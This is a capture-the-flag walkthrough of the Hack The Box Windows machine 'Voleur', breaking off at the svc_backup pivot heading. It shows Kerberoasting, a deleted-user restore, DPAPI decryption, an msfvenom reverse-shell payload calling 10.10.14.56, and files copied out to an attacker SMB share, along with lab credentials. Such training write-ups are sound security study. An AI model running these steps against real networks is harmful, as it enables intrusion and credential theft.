Voleur
Voleur is a medium-difficulty Windows machine designed around an assumed breach scenario, where the attacker is provided with low-privileged user credentials. The machine features an Active Directory environment, and NTLM authentication is disabled. After Kerberos configuration and network enumeration, a password-protected Excel file is found on an exposed SMB share. We extract its password hash, crack it to recover the password, and use that password to access the spreadsheet. Enumeration reveals a service account with WriteSPN rights, which enables a targeted Kerberoasting attack that recovers credentials and grants remote access to the host. A previously deleted domain user is restored using group privileges, and a DPAPI-protected credential blob is recovered, which is decrypted with the user’s password to reveal a higher-privilege account. These credentials lead to discovering an SSH private key for a backup service account, allowing access to a Linux subsystem over a nonstandard port. From this, the NTDS.dit, SYSTEM, and SECURITY backup files are extracted and used to recover the Administrator's NT hash, ultimately allowing access as the Administrator.
Reconnaissance
I kicked things off with a full TCP scan.
$ nmap -p- --min-rate=10000 -Pn -n -T4 -sCV 10.129.232.130
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-24 02:54 +0200
Nmap scan report for 10.129.232.130
Host is up (0.14s latency).
Not shown: 65514 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-08-24 04:54:59Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: voleur.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
2222/tcp  open  ssh           OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 42:40:39:30:d6:fc:44:95:37:e1:9b:88:0b:a2:d7:71 (RSA)
|   256 ae:d9:c2:b8:7d:65:6f:58:c8:f4:ae:4f:e4:e8:cd:94 (ECDSA)
|_  256 53:ad:6b:6c:ca:ae:1b:40:44:71:52:95:29:b1:bb:c1 (ED25519)
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: voleur.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
52483/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
52484/tcp open  msrpc         Microsoft Windows RPC
52495/tcp open  msrpc         Microsoft Windows RPC
52503/tcp open  msrpc         Microsoft Windows RPC
52522/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OSs: Windows, Linux; CPE: cpe:/o:microsoft:windows, cpe:/o:linux:linux_kernel

Host script results:
| smb2-time:
|   date: 2026-08-24T04:55:48
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
|_clock-skew: 3h59m58s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 135.65 seconds
Note: This is a domain controller running the usual AD services, but two things stand out: an OpenSSH service on 2222 — unusual for Windows — and a roughly four-hour clock skew to keep in mind for Kerberos.
I mapped the hostnames so Kerberos would resolve correctly.
$ echo '10.129.232.130   voleur voleur.htb' | sudo tee -a /etc/hosts
10.129.232.130   voleur voleur.htb dc.voleur.htb
Foothold
I was handed a starting set of credentials for ryan.naylor, but plain NTLM authentication is refused outright.
$ nxc smb dc.voleur.htb -u ryan.naylor -p 'HollowOct31Nyt' --shares
SMB         10.129.232.130    445    DC               [*]  x64 (name:DC) (domain:voleur.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         10.129.232.130    445    DC               [-] voleur.htb\ryan.naylor:HollowOct31Nyt STATUS_NOT_SUPPORTED
Note:
STATUS_NOT_SUPPORTEDwithNTLM:Falsemeans NTLM is disabled on the DC — every tool has to authenticate over Kerberos (-k) from here on.
Switching to Kerberos, the same credentials work and I can enumerate the shares, with IT readable.
$ nxc smb dc.voleur.htb -u ryan.naylor -p 'HollowOct31Nyt' -d voleur.htb -k --shares
SMB         dc.voleur.htb   445    dc               [*]  x64 (name:dc) (domain:voleur.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         dc.voleur.htb   445    dc               [+] voleur.htb\ryan.naylor:HollowOct31Nyt
SMB         dc.voleur.htb   445    dc               [*] Enumerated shares
SMB         dc.voleur.htb   445    dc               Share           Permissions     Remark
SMB         dc.voleur.htb   445    dc               -----           -----------     ------
SMB         dc.voleur.htb   445    dc               ADMIN$                          Remote Admin
SMB         dc.voleur.htb   445    dc               C$                              Default share
SMB         dc.voleur.htb   445    dc               Finance
SMB         dc.voleur.htb   445    dc               HR
SMB         dc.voleur.htb   445    dc               IPC$            READ            Remote IPC
SMB         dc.voleur.htb   445    dc               IT              READ
SMB         dc.voleur.htb   445    dc               NETLOGON        READ            Logon server share
SMB         dc.voleur.htb   445    dc               SYSVOL          READ            Logon server share
I grabbed a TGT for ryan.naylor to reuse across the Kerberos tools.
$ impacket-getTGT voleur.htb/ryan.naylor:'HollowOct31Nyt' -dc-ip 10.129.232.130
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in ryan.naylor.ccache
Looting the IT Share
Using the ticket, I browsed the IT share and pulled down an Access Review spreadsheet from the First-Line Support folder.
$ KRB5CCNAME=ryan.naylor.ccache impacket-smbclient dc.voleur.htb -no-pass -k
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# use IT
# ls
drw-rw-rw-          0  Wed Jan 29 10:10:01 2025 .
drw-rw-rw-          0  Thu Jul 24 22:09:59 2025 ..
drw-rw-rw-          0  Wed Jan 29 10:40:17 2025 First-Line Support
# cd First-Line Support
# ls
drw-rw-rw-          0  Wed Jan 29 10:40:17 2025 .
drw-rw-rw-          0  Wed Jan 29 10:10:01 2025 ..
-rw-rw-rw-      16896  Fri May 30 00:23:36 2025 Access_Review.xlsx
# get Access_Review.xlsx
The file is encrypted.
$ file Access_Review.xlsx
Access_Review.xlsx: CDFV2 Encrypted
I extracted its hash with office2john.
$ office2john Access_Review.xlsx > Access_Review.hashJohn cracked it against rockyou in seconds.
$ john --wordlist=/usr/share/wordlists/rockyou.txt Access_Review.hash
Using default input encoding: UTF-8
Loaded 1 password hash (Office, 2007/2010/2013 [SHA1 512/512 AVX512BW 16x / SHA512 512/512 AVX512BW 8x AES])
Cost 1 (MS Office version) is 2013 for all loaded hashes
Cost 2 (iteration count) is 100000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
football1        (Access_Review.xlsx)
1g 0:00:00:01 DONE (2026-08-24 08:05) 0.5464g/s 454.6p/s 454.6c/s 454.6C/s football1..legolas
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Opening the spreadsheet with that password reveals an access-review sheet full of secrets — service-account passwords and a note that Todd Wolfe is a leaver whose account was deleted after his password was reset to NightT1meP1dg3on14.

Note: The sheet hands me
svc_ldapandsvc_iispasswords outright, plus Todd Wolfe’s password even though his account has been deleted — that deleted account is the thread I’ll pull next.
Mapping the Domain
svc_ldap’s password from the sheet checks out over Kerberos.
$ nxc smb dc.voleur.htb -u svc_ldap -p 'M1XyC9pW7qT5Vn' -d voleur.htb -k
SMB         dc.voleur.htb   445    dc               [*]  x64 (name:dc) (domain:voleur.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         dc.voleur.htb   445    dc               [+] voleur.htb\svc_ldap:M1XyC9pW7qT5Vn
So does svc_iis’s.
$ nxc smb dc.voleur.htb -u svc_iis -p 'N5pXyW1VqM7CZ8' -d voleur.htb -k
SMB         dc.voleur.htb   445    dc               [*]  x64 (name:dc) (domain:voleur.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         dc.voleur.htb   445    dc               [+] voleur.htb\svc_iis:N5pXyW1VqM7CZ8
I collected the domain with BloodHound to find a path forward.
bloodhound-ce-python -ns 10.129.232.130 -u ryan.naylor -p 'HollowOct31Nyt' -d voleur.htb -dc dc.voleur.htb --zip --auth-method kerberos -c all
INFO: BloodHound.py for BloodHound Community Edition
INFO: Found AD domain: voleur.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc.voleur.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc.voleur.htb
INFO: Found 12 users
INFO: Found 56 groups
INFO: Found 2 gpos
INFO: Found 5 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC.voleur.htb
INFO: Done in 00M 14S
INFO: Compressing output into 20260824081246_bloodhound.zip
svc_ldap is the interesting one: it belongs to a RESTORE_USERS group with GenericWrite over the Second-Line Support OU and Lacey Miller, and it holds WriteSPN over svc_winrm.

Note: Two abuse paths fall out of this — svc_ldap can write to objects in the Second-Line OU (where a restored user would land), and WriteSPN lets me set an SPN on svc_winrm for a targeted Kerberoast.
Restoring a Deleted User
Todd Wolfe’s account was deleted, so I searched the AD Recycle Bin and found it still sitting in Deleted Objects.
$ bloodyad -u svc_ldap -p M1XyC9pW7qT5Vn -d voleur.htb -k --dc-ip 10.129.232.130 --host dc.voleur.htb get search --base 'CN=Deleted Objects,DC=voleur,DC=htb' -c 1.2.840.113556.1.4.417   --filter '(objectClass=*)' --attr sAMAccountName,distinguishedName,whenChanged,objectClass

distinguishedName: CN=Deleted Objects,DC=voleur,DC=htb
objectClass: top; container
whenChanged: 2025-01-29 12:44:42+00:00

distinguishedName: CN=Todd Wolfe\0ADEL:1c6b1deb-c372-4cbb-87b1-15031de169db,CN=Deleted Objects,DC=voleur,DC=htb
objectClass: top; person; organizationalPerson; user
sAMAccountName: todd.wolfe
whenChanged: 2025-05-13 23:11:17+00:00
With svc_ldap’s rights, I restored the account.
$ bloodyad -u svc_ldap -p M1XyC9pW7qT5Vn -d voleur.htb -k --dc-ip 10.129.232.130 --host dc.voleur.htb set restore 'CN=Todd Wolfe\0ADEL:1c6b1deb-c372-4cbb-87b1-15031de169db,CN=Deleted Objects,DC=voleur,DC=htb'
[+] CN=Todd Wolfe\0ADEL:1c6b1deb-c372-4cbb-87b1-15031de169db,CN=Deleted Objects,DC=voleur,DC=htb has been restored successfully under CN=Todd Wolfe,OU=Second-Line Support Technicians,DC=voleur,DC=htb
Todd’s password from the spreadsheet still works on the restored account.
$ nxc smb dc.voleur.htb -u todd.wolfe -p 'NightT1meP1dg3on14' -d voleur.htb -k
SMB         dc.voleur.htb   445    dc               [*]  x64 (name:dc) (domain:voleur.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         dc.voleur.htb   445    dc               [+] voleur.htb\todd.wolfe:NightT1meP1dg3on14
I re-ran BloodHound so the restored user showed up in the graph.
$ bloodhound-ce-python -ns 10.129.232.130 -u ryan.naylor -p 'HollowOct31Nyt' -d voleur.htb -dc dc.voleur.htb --zip --auth-method kerberos -c all
INFO: BloodHound.py for BloodHound Community Edition
INFO: Found AD domain: voleur.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc.voleur.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc.voleur.htb
INFO: Found 13 users
INFO: Found 56 groups
INFO: Found 2 gpos
INFO: Found 5 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC.voleur.htb
INFO: Done in 00M 15S
INFO: Compressing output into 20260824082601_bloodhound.zip
Targeted Kerberoasting
To crack svc_winrm, I used svc_ldap’s WriteSPN to give it an SPN, making it Kerberoastable.
$ bloodyad -u svc_ldap -p M1XyC9pW7qT5Vn -d voleur.htb -k --dc-ip 10.129.232.130 --host dc.voleur.htb msldap addspn 'CN=SVC_WINRM,OU=SERVICE ACCOUNTS,DC=VOLEUR,DC=HTB' fake/voleur.htb
SPN added!
Then I Kerberoasted it and pulled the ticket hash.
$ nxc ldap dc.voleur.htb -u svc_ldap -p 'M1XyC9pW7qT5Vn' -d voleur.htb -k --kerberoasting kerberoasting.txt
LDAP        dc.voleur.htb   389    DC               [*] None (name:DC) (domain:voleur.htb) (signing:None) (channel binding:No TLS cert) (NTLM:False)
LDAP        dc.voleur.htb   389    DC               [+] voleur.htb\svc_ldap:M1XyC9pW7qT5Vn
LDAP        dc.voleur.htb   389    DC               [*] Skipping disabled account: krbtgt
LDAP        dc.voleur.htb   389    DC               [*] Total of records returned 1
LDAP        dc.voleur.htb   389    DC               [*] sAMAccountName: svc_winrm, memberOf: CN=Remote Management Users,CN=Builtin,DC=voleur,DC=htb, pwdLastSet: 2025-01-31 10:10:12.398769, lastLogon: 2025-01-29 16:07:32.711487
LDAP        dc.voleur.htb   389    DC               $krb5tgs$23$*svc_winrm$VOLEUR.HTB$voleur.htb\svc_winrm*$0b2c966d166a12eb4cfc55d71fafa1c0$9f78c76db5d2355894e111c82ed275e351f4ac2800240130a3d96ace7656249c06f27b79eef21e91971d8b58da9cb013d9116bc4fda4d69092dc6c5042c2d6c0542617dc53bbaeec4a5be849d84e98d18d2c509748b916b0fa208613ee919375f97241c444f949dfec1ff6cc3e2074a10ebb6060178642f8ce6457a9786669c3691c1de60fbd0f4d963e3b37872d1f7b1ff352bbe1c9ea744e9ecedbc2ab9e56501cc897876112b3bcad4b2dd35ece3f27da1269f2cee85cc5867cd8017371c4e89409b52f363c58c28dd3a572832b5225e18812346ba761bf658876cec939922f52337548b9f3b42fbe43f79e785764010f383085ea594d4b46630d8859de43015dd81b55cf7126997f52529d0c48f7f5634b349b4a1aaba5471c8c51e9f22a2c719adf20c8d31de5e7ecbf7aa1b00177c7bb906f542801e5e901f8d309932621cbca0afed438924635bee8ac3683f68b29d44d77c9b74ea13a05996101ad2dee9fb4ae5d80af7b78d2d1bbc6ef5246296de27bb5d3f9e0ad2424b3127ba761c9f0f6e759e565286f8efffa4e33c7574cd24de24a536b0327fdc31f2d83c96d1d814b3441e25f1dd3f8b118166d63e5a9ce4dae51b0e3ab798293d0d480b6c2bdf54ecb20aecb848f095ac75db225e7c43ccf61bf0cb2cd43b0873a7211a0dc1b486d6e4de5af98e8f9a91c4e2ec52cd62f63d8c2b590b911b4c774410a17c68cec97565043194c8994994931562372ba3d4d398a45515ad06fa8d1c736e6ed28d20cb818be8d3bd4dce1ca6f98fe2876c0f679ca4a17e68db7aa6ce23aa6b151b6f60f9a2cd798142aa08b422542818b45823973506da058173b4ae13414dc65967d550427acfa2fbc08c2623b150e54a1c89e87f5038942a50bde1562261f22b7502f1f2d6685debc32e5ccba056890e63182c5946b5c31ea73bbb3027e36f4c21920ed2ac459be57a38946899f1e8880dff7c50902fb25a7a8ce8383fd3567f6a419dbe7803419deed71eb99d974f46ea3b10072cf77a5e9606f8fb8fa3531b1e72a7d35ee5a493d4d4c00c30609882779b10096496d0104e38b86110b7115603f9dd96a1f7ea15f0d76a49522b7944367b9a50b7dddc8283918206739bf877aff31f5f223b6df9509bddd3d23553bcf0e2e78b8c2f11a136a49cd3a1ebda60d10396efc33128c78145456171dd94b7b967e9d2446ba140f257f66606c32d0ac517deb63da77f98f8cdecb650ed10eb3be28815f0fcb0c0b0fdefb9997856f8a212e0af28d78723a04698c01bf9379e095c0a697bb9510859b10d34b3f359798c2a9cc0a248306065d091fc03a93ee657063140201580e25842f1ada2ee49fd374f054da1c04103c23e2a0877aa9b05ed8887e9dc1c16be23bbfafbb4e4147f1bb06cfd7e0449e02907609ba07483191656c7905762adea0c37f6c71b4b0660dc1008099ca4940875e3079b9e335de839a
John cracked it against rockyou.
$ john --wordlist=/usr/share/wordlists/rockyou.txt kerberoasting.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
AFireInsidedeOzarctica980219afi (?)
1g 0:00:00:04 DONE (2026-08-24 20:37) 0.2421g/s 2777Kp/s 2777Kc/s 2777KC/s AHANACK6978012..AFITA4162
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
I requested a TGT for svc_winrm with the cracked password.
$ impacket-getTGT voleur.htb/svc_winrm:'AFireInsidedeOzarctica980219afi' -dc-ip 10.129.232.130
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in svc_winrm.ccache
User Flag
svc_winrm is in Remote Management Users, so I logged in over WinRM with its ticket and grabbed the user flag.
$ evil-winrm -i dc.voleur.htb -u svc_winrm -r voleur.htb --ccache svc_winrm.ccache

<SNIP>
*Evil-WinRM* PS C:\Users\svc_winrm\Documents> cd ..
*Evil-WinRM* PS C:\Users\svc_winrm> cat desktop\user.txt
822b************************7a2c
Shell as Todd Wolfe
Todd can’t use WinRM, but I have his password, so I set up to run a shell as him — first a working directory.
*Evil-WinRM* PS C:\Users\svc_winrm\Documents> mkdir c:\temp


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         8/26/2026  10:55 PM                temp


*Evil-WinRM* PS C:\Users\svc_winrm\Documents> cd c:\temp
Then I uploaded RunasCs.
*Evil-WinRM* PS C:\temp> upload RunasCs.exe

Info: Uploading /home/pwndalf/Documents/HTB/Machines/Voleur/RunasCs.exe to C:\temp\RunasCs.exe

Data: 70996 bytes of 70996 bytes copied

Info: Upload successful!
I built a Meterpreter reverse-shell payload.
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.56 LPORT=9001 -f exe > rev_shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 509 bytes
Final size of exe file: 7680 bytes
And started a matching handler.
$ msfconsole -x 'use exploit/multi/handler; set PAYLOAD windows/x64/meterpreter/reverse_tcp; set LHOST 10.10.14.56; set LPORT 9001; run'
Metasploit tip: Add routes to pivot through a compromised host using route
add <subnet> <session_id>

     ,           ,
    /             \
   ((__---,,,---__))
      (_) O O (_)_________
         \ _ /            |\
          o_o \   M S F   | \
               \   _____  |  *
                |||   WW|||
                |||     |||


       =[ metasploit v6.5.0-dev                                 ]
+ -- --=[ 2,672 exploits - 1,343 auxiliary - 2,598 payloads     ]
+ -- --=[ 436 post - 57 encoders - 14 nops - 12 evasion         ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
LHOST => 10.10.14.56
LPORT => 9001
[*] Started reverse TCP handler on 10.10.14.56:9001
Then I used RunasCs to run the payload as todd.wolfe. The logon threw a limited-token warning, but the payload still executed.
*Evil-WinRM* PS C:\temp> .\RunasCs.exe todd.wolfe NightT1meP1dg3on14 '.\rev_shell.exe'
[*] Warning: The logon for user 'todd.wolfe' is limited. Use the flag combination --bypass-uac and --logon-type '8' to obtain a more privileged token.
If you hit the error below, restore the todd.wolfe account again — a background script periodically reverts the restore.
[-] RunasCsException: The username todd.wolfe has not been found. LookupAccountName failed with error code: No mapping between account names and security IDs was doneThe handler caught the session, running as todd.wolfe.
[*] Sending stage (255675 bytes) to 10.129.232.130
[*] Meterpreter session 1 opened (10.10.14.56:9001 -> 10.129.232.130:60301) at 2026-08-27 08:04:45 +0200

meterpreter > getuid
Server username: VOLEUR\todd.wolfe
DPAPI Credential Theft
Snooping around, I found a second, archived home directory for todd.wolfe and a hint in his PowerShell history pointing at DPAPI.
PS C:\IT\Second-Line Support\archived users\todd.wolfe> cat appdata\roaming\microsoft\windows\powershell\psreadline\consolehost_history.txt
cat appdata\roaming\microsoft\windows\powershell\psreadline\consolehost_history.txt
cd appdata
ls
cd local
ls
cd .\Microsoft\
ls
cd .\Credentials\
ls
cd ../../../
cd roaming
ls
cd .\Microsoft\
ls
cd .\Protect\
lw
ls
cd .\S-1-5-21-3927696377-1337352550-2781715495-1110\
ls
ls -h
ipconfig
ls -h
The history points at a DPAPI masterkey and a stored credential, so I located the masterkey file.
PS C:\IT\Second-Line Support\archived users\todd.wolfe> ls appdata\roaming\microsoft\protect\S-1-5-21-3927696377-1337352550-2781715495-1110
ls appdata\roaming\microsoft\protect\S-1-5-21-3927696377-1337352550-2781715495-1110


    Directory: C:\IT\Second-Line Support\archived
    users\todd.wolfe\appdata\roaming\microsoft\protect\S-1-5-21-3927696377-1337352550-2781715495-1110


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         1/29/2025   4:53 AM            740 08949382-134f-4c63-b93c-ce52efc0aa88
And the stored credential.
PS C:\IT\Second-Line Support\archived users\todd.wolfe> ls appdata\roaming\microsoft\credentials\
ls appdata\roaming\microsoft\credentials\


    Directory: C:\IT\Second-Line Support\archived users\todd.wolfe\appdata\roaming\microsoft\credentials


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         1/29/2025   4:55 AM            398 772275FAD58525253490A9B0039791D3
I stood up an SMB server to exfiltrate them.
$ impacket-smbserver -smb2support share ./ -username pwndalf -password 'Password123!' -debugThen I mounted it from the target.
PS C:\IT\Second-Line Support\archived users\todd.wolfe> net use \\10.10.14.56\share /user:pwndalf Password123!
net use \\10.10.14.56\share /user:pwndalf Password123!
The command completed successfully.
And copied the masterkey and credential blobs out.
PS C:\IT\Second-Line Support\archived users\todd.wolfe> copy appdata\roaming\microsoft\credentials\772275FAD58525253490A9B0039791D3 \\10.10.14.56\share
copy appdata\roaming\microsoft\credentials\772275FAD58525253490A9B0039791D3 \\10.10.14.56\share
PS C:\IT\Second-Line Support\archived users\todd.wolfe> copy 'appdata\roaming\microsoft\protect\S-1-5-21-3927696377-1337352550-2781715495-1110\08949382-134f-4c63-b93c-ce52efc0aa88' \\10.10.14.56\share
copy 'appdata\roaming\microsoft\protect\S-1-5-21-3927696377-1337352550-2781715495-1110\08949382-134f-4c63-b93c-ce52efc0aa88' \\10.10.14.56\share
I decrypted the masterkey with Todd’s password and SID.
$ impacket-dpapi masterkey -file 08949382-134f-4c63-b93c-ce52efc0aa88 -password NightT1meP1dg3on14 -sid S-1-5-21-3927696377-1337352550-2781715495-1110
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[MASTERKEYFILE]
Version     :        2 (2)
Guid        : 08949382-134f-4c63-b93c-ce52efc0aa88
Flags       :        0 (0)
Policy      :        0 (0)
MasterKeyLen: 00000088 (136)
BackupKeyLen: 00000068 (104)
CredHistLen : 00000000 (0)
DomainKeyLen: 00000174 (372)

Decrypted key with User Key (MD4 protected)
Decrypted key: 0xd2832547d1d5e0a01ef271ede2d299248d1cb0320061fd5355fea2907f9cf879d10c9f329c77c4fd0b9bf83a9e240ce2b8a9dfb92a0d15969ccae6f550650a83
With the masterkey I decrypted the stored credential, which belongs to jeremy.combs.
$ impacket-dpapi credential -file 772275FAD58525253490A9B0039791D3  -key 0xd2832547d1d5e0a01ef271ede2d299248d1cb0320061fd5355fea2907f9cf879d10c9f329c77c4fd0b9bf83a9e240ce2b8a9dfb92a0d15969ccae6f550650a83
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[CREDENTIAL]
LastWritten : 2025-01-29 12:55:19+00:00
Flags       : 0x00000030 (CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MATCH)
Persist     : 0x00000003 (CRED_PERSIST_ENTERPRISE)
Type        : 0x00000002 (CRED_TYPE_DOMAIN_PASSWORD)
Target      : Domain:target=Jezzas_Account
Description :
Unknown     :
Username    : jeremy.combs
Unknown     : qT3V9pLXyN7W4m
Note: jeremy.combs is in Remote Management Users and Third-Line Technicians, so these credentials unlock both WinRM access and the Third-Line Support files.
Pivoting to svc_backup
